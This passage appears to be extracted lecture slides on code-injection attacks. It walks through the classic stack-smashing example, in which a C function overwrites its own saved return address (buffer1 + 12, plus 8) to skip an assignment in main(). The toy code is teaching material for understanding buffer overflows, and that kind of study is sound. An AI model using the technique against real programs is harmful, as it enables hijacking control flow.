
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
code injection attack




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code injection attack



idea: stick code in buffer and return/jump to it



injecting code in buffer: example

```
void main() {  
    int x;  
  
    x = 0;  
    function(1,2,3); ←————  
    x = 1;  
    printf("%d\n",x);  
}
```

Q: modify **function** to
jump over **x = 1;**

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
i.e. **function** returns to here

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
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injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {  
    char buffer1[5];  
    char buffer2[10];  
    int *ret;  
  
    ret = buffer1 + 12;  
    (*ret) += 8;  
}
```




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
now we're at location
of `ret` in memory



injecting code in buffer: example

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```



buffer1 size:

